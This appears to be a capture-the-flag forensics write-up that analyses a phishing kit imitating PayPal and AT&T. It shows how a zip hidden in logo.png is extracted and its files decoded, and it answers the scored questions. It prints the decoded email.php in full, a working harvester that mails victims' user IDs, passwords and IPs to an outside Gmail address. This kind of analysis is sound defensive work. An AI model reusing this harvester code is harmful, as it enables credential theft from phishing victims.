
```
ubuntu@ip-10-0-5-34:/var/www/html$ find xbananav3copy/xBananaV3/ -type f -exec grep -FHoab '$\x{50}\x{4b}\x{03}\x{04}' {} +
xbananav3copy/xBananaV3/logo.png:31890:PK
xbananav3copy/xBananaV3/logo.png:34014:PK
ubuntu@ip-10-0-5-34:/var/www/html$ find xbananav3copy/xBananaV3/ -type f -exec grep -FHoab email\.php {} +
xbananav3copy/xBananaV3/logo.png:31920:email.php
xbananav3copy/xBananaV3/logo.png:38537:email.php
```

Another way to go is just looking for the zip file magic bytes as characters PK, but we get more false positives.

```
ubuntu@ip-10-0-5-34:/var/www/html$ find xbananav3copy/ -type f -exec grep -FHob "PK" {} +
xbananav3copy/xBananaV3/logo.png:31890:PK
xbananav3copy/xBananaV3/logo.png:33998:PK
xbananav3copy/xBananaV3/logo.png:34014:PK
xbananav3copy/xBananaV3/logo.png:38475:PK
xbananav3copy/xBananaV3/logo.png:38491:PK
xbananav3copy/xBananaV3/logo.png:38578:PK
xbananav3copy/xBananaV3/logo.png:38665:PK
xbananav3copy/xBananaV3/customer_center/Secure546/lib/img/image_bank_logos_usca_2x.png:42648:PK
xbananav3copy/xBananaV3/customer_center/Secure546/lib/img/image_bank_logos_usca_2x.png:67764:PK
xbananav3copy/xBananaV3/customer_center/Secure546/lib/img/image_bank_logos_usca_2x.png:115735:PK
xbananav3copy/xBananaV3/customer_center/Secure546/lib/img/image_bank_logos_usca_2x.png:119120:PK
xbananav3copy/xBananaV3/customer_center/Secure546/lib/img/onboarding_form.png:2098:PK
xbananav3copy/xBananaV3/customer_center/Secure546/lib/js/jquery.additional-methods.js:9818:PK
xbananav3copy/xBananaV3/customer_center/Secure546/lib/css/font/PayPalSansSmall-Regular.eot:8918:PK
xbananav3copy/xBananaV3/customer_center/Secure546/lib/css/font/PayPalSansBig-Light.woff2:27745:PK
xbananav3copy/xBananaV3/customer_center/Secure546/lib/css/font/user-old.php:25200:PK
xbananav3copy/xBananaV3/customer_center/Secure546/lib/css/font/user-old.php:42528:PK
xbananav3copy/xBananaV3/customer_center/Secure546/myaccount/identity/INC/14303695_853354554765349_388275294_o.jpg:85172:PK
xbananav3copy/xBananaV3/customer_center/Secure751/lib/img/image_bank_logos_usca_2x.png:42648:PK
xbananav3copy/xBananaV3/customer_center/Secure751/lib/img/image_bank_logos_usca_2x.png:67764:PK
xbananav3copy/xBananaV3/customer_center/Secure751/lib/img/image_bank_logos_usca_2x.png:115735:PK
xbananav3copy/xBananaV3/customer_center/Secure751/lib/img/image_bank_logos_usca_2x.png:119120:PK
xbananav3copy/xBananaV3/customer_center/Secure751/lib/img/onboarding_form.png:2098:PK
xbananav3copy/xBananaV3/customer_center/Secure751/lib/js/jquery.additional-methods.js:9818:PK
xbananav3copy/xBananaV3/customer_center/Secure751/lib/css/font/PayPalSansSmall-Regular.eot:8918:PK
xbananav3copy/xBananaV3/customer_center/Secure751/lib/css/font/PayPalSansBig-Light.woff2:27745:PK
xbananav3copy/xBananaV3/customer_center/Secure751/myaccount/identity/INC/14303695_853354554765349_388275294_o.jpg:85172:PK
xbananav3copy/xBananaV3/xBanana/lib/img/image_bank_logos_usca_2x.png:42648:PK
xbananav3copy/xBananaV3/xBanana/lib/img/image_bank_logos_usca_2x.png:67764:PK
xbananav3copy/xBananaV3/xBanana/lib/img/image_bank_logos_usca_2x.png:115735:PK
xbananav3copy/xBananaV3/xBanana/lib/img/image_bank_logos_usca_2x.png:119120:PK
xbananav3copy/xBananaV3/xBanana/lib/img/onboarding_form.png:2098:PK
xbananav3copy/xBananaV3/xBanana/lib/js/jquery.additional-methods.js:9818:PK
xbananav3copy/xBananaV3/xBanana/lib/css/font/PayPalSansSmall-Regular.eot:8918:PK
xbananav3copy/xBananaV3/xBanana/lib/css/font/PayPalSansBig-Light.woff2:27745:PK
xbananav3copy/xBananaV3/xBanana/myaccount/identity/INC/14303695_853354554765349_388275294_o.jpg:85172:PK
```

Let's tackle logo.png!

We don't have **binwalk** available on our system, but we do have CyberChef. And CyberChef can take files for input and unzip or extract files. We could use **xxd** and **dd** and carve up the files manually, but that would be taking hardmode when we do not really need to.



**Recipe**

**Extract Files**

- ☒ Images
- ☒ Video
- ☒ Audio
- ☒ Documents
- ☒ Applications
- ☒ Archives
- ☐ Miscellaneous
- ☒ Ignore failed extractions

**Input**

length: 38687 total: 4  
loaded: 4  
pending: 1

Name: logo.png  
Size: 38687 bytes  
Type: image/png  
Loaded: 100%

**Output**


time: 3ms  
length: 9504  
lines: 1

9 file(s) found

File Name	Size
extracted_at_0x0.png	31890 bytes
extracted_at_0x29.zlib	282 bytes
extracted_at_0x7c92.zip	6797 bytes
extracted_at_0x7c92.jar	6797 bytes
extracted_at_0x840a.mp3	3 bytes
extracted_at_0x84ce.zip	4689 bytes
extracted_at_0x84de.zip	4673 bytes
extracted_at_0x84de.jar	4673 bytes
extracted_at_0x964b.zip	212 bytes

We can download all of these and unzip them manually, but we can also just throw them up into a new input tab in CyberChef by clicking the icon with the up arrow in it next to a .zip file. I usually start with the largest one, so that 6797 bytes entry.

Click the new tab, and then disable the Extract Files operation in CyberChef by clicking the cancel icon. Then pull over the Unzip operation. We should see that we have our target file and an extra one found!



**Recipe**

**Extract Files**

- ☒ Images
- ☒ Video
- ☒ Audio
- ☒ Documents
- ☒ Applications
- ☒ Archives
- ☐ Miscellaneous
- ☒ Ignore failed extractions

**Unzip**

password

☐ Verify result

**Input**

length: 6797 total: 2  
loaded: 2  
pending: 1

1: logo.png

5: extracted\_at\_0x7c92.zip

Name: extracted\_at\_0x7c92.zip  
Size: 6797 bytes  
Type: application/zip  
Loaded: 100%

**Output**

time: 10ms  
length: 6797  
lines: 16

2 file(s) found

File Name	Size
email.php	3072 bytes
index.php	9504 bytes

Click the icon with the up arrow in both of those php files to keep working on them in CyberChef and move them to the inputs tabs.

Remove the Extract Files and Unzip recipes, and even remove the extra inputs if you want to keep things cleaner. And let's look first at email.php.

This long string of characters looks like a base64 encoded string. If we pull a base64 operation over to this, we get another string that looks pretty much the same. We keep pulling base64 operations over until this looks different or breaks. We get 5 operations in before we see clear text PHP code!

**Recipe**

**From Base64**

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars

**From Base64**

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars

**From Base64**

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars

**From Base64**

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars

**From Base64**

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars

**From Base64**

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars

**Input** length: 3072 tot load

6: email.php X 7: index.ph

Name: email.php  
Size: 3072 bytes  
Type: octet/stream  
Loaded: 100%

**Output** time: 7ms  
length: 727  
lines: 26

Tab 6 Tab 7

```
<?php
session_start();
$ip = getenv("REMOTE_ADDR");
$adddate=date("D M d, Y g:i a");
$message .= "===== ( OLUWA SUCCESS )=====\\n";
$message .= "UserID: ".$_POST['userid']."\\n";
$message .= "Password: ".$_POST['password']."\\n";
$message .= "===== ( SIGNED BY ABILITY - ABLE GOD )=====\\n";
$message .= "IP: ".$ip."\\n";
$message .= "Date: ".$adddate."\\n";
$message .= "-----\\n";

$recipient = "banklogs1@gmail.com";
$subject = "ATT Composing";
$headers = "From: ATT.NET";
$headers .= $_POST['eMailAdd']."\\n";
$headers .= "MIME-Version: 1.0\\n";
if (mail($recipient,$subject,$message,$headers))
{
    header("Location: https://att.net");
}
```

```
<?php

session_start();
$ip = getenv("REMOTE_ADDR");
$adddate=date("D M d, Y g:i a");
$message .= "=====( OLUWA SUCCESS )=====\\n";
$message .= "UserID: ".$_POST['userid']."\\n";
$message .= "Password: ".$_POST['password']."\\n";
$message .= "=====( SIGNED BY ABILITY - ABLE GOD )=====\\n";
$message .= "IP: ".$ip."\\n";
$message .= "Date: ".$adddate."\\n";
$message .= "-----\\n";

$recipient = "banklogs1@gmail.com";
$subject = "ATT Composing";
$headers = "From: ATT.NET";
$headers .= $_POST['eMailAdd']."\\n";
$headers .= "MIME-Version: 1.0\\n";
if (mail($recipient,$subject,$message,$headers))
{
    header("Location: https://att.net");
}

?>
```

## 11. Who is the recipient of the credential logs? (7 points)

Format: mailbox@domain.tld

**banklogs1@gmail.com**

From the above email.php:

```
$recipient = "banklogs1@gmail.com";
```

## 12. What domain is the user redirect to upon a POST request to the email.php page? (7 points)

Format: domain.tld

**att.net**

From the above email.php:

```
if (mail($recipient,$subject,$message,$headers))  
{  
    header("Location: https://att.net");  
}
```

### 13. Within index.php a cookie is set. What is the value of the cookie? (8 points)

Cookie Value

IV\_JCT=%2FcommonLogin

index.php is a big bunch of text. This also looks like base64, and does decode once, but then looks off.

When stuck on what looks like encoded text with no other clues or tools at hand, using the Magic operation in CyberChef can sometimes yield results or ideas. When doing so, be sure to check the Intensive mode checkbox.

Running it though magic in cyberchef immediately brings something of interest:

XOR using the hex key of e, and we get a good file decode!

We can remove the Magic operation and just add the XOR operation with 'e' as a hex key.

The screenshot shows the CyberChef web interface. On the left, the 'Recipe' panel is active, showing a sequence of operations: 'From Base64' (Alphabet: A-Za-z0-9+/, Remove non-alphabet chars checked), 'Magic' (Depth: 3, Intensive mode checked, Extensive language support unchecked), and 'XOR' (Key: e, Scheme: Standard, Null preserving unchecked). The 'Input' panel on the right shows two tabs: '6: email.php' and '7: index.php'. The 'Output' panel shows the result of the XOR operation on 'index.php', which is a valid HTML document. The HTML content includes a DOCTYPE declaration, a title 'AT&T - Login', and a script block for an antiClickjack protection.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">  
  
<html lang="en" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml">  
  
<head>  
  
<title>AT&T - Login</title>  
  
<!-- TG1403 54055 - iframe -->  
<style id="antiClickjack">body{display:none !important;}</style>  
<script type="text/javascript">  
    if (self == top) {  
        var antiClickjack = document.getElementById("antiClickjack");
```

Our answer is right near the bottom:



```
... *  
</html><SCRIPT type="text/javascript">  
/**/<br/>document.cookie = "IV_JCT=%2FcommonLogin; path="/;<br/>/*]]]&gt;*/<br/>&lt;/SCRIPT&gt;</pre></div><div data-bbox="54 305 166 326" data-label="Section-Header"><h2><u>References</u></h2></div><div data-bbox="54 335 619 354" data-label="Text"><p>No specific references, but Google anything not understood from the above.</p></div><div data-bbox="54 938 206 954" data-label="Page-Footer">Case File: 34533-FGBV4745</div><div data-bbox="882 938 953 954" data-label="Page-Footer">PHISHY V2</div>
```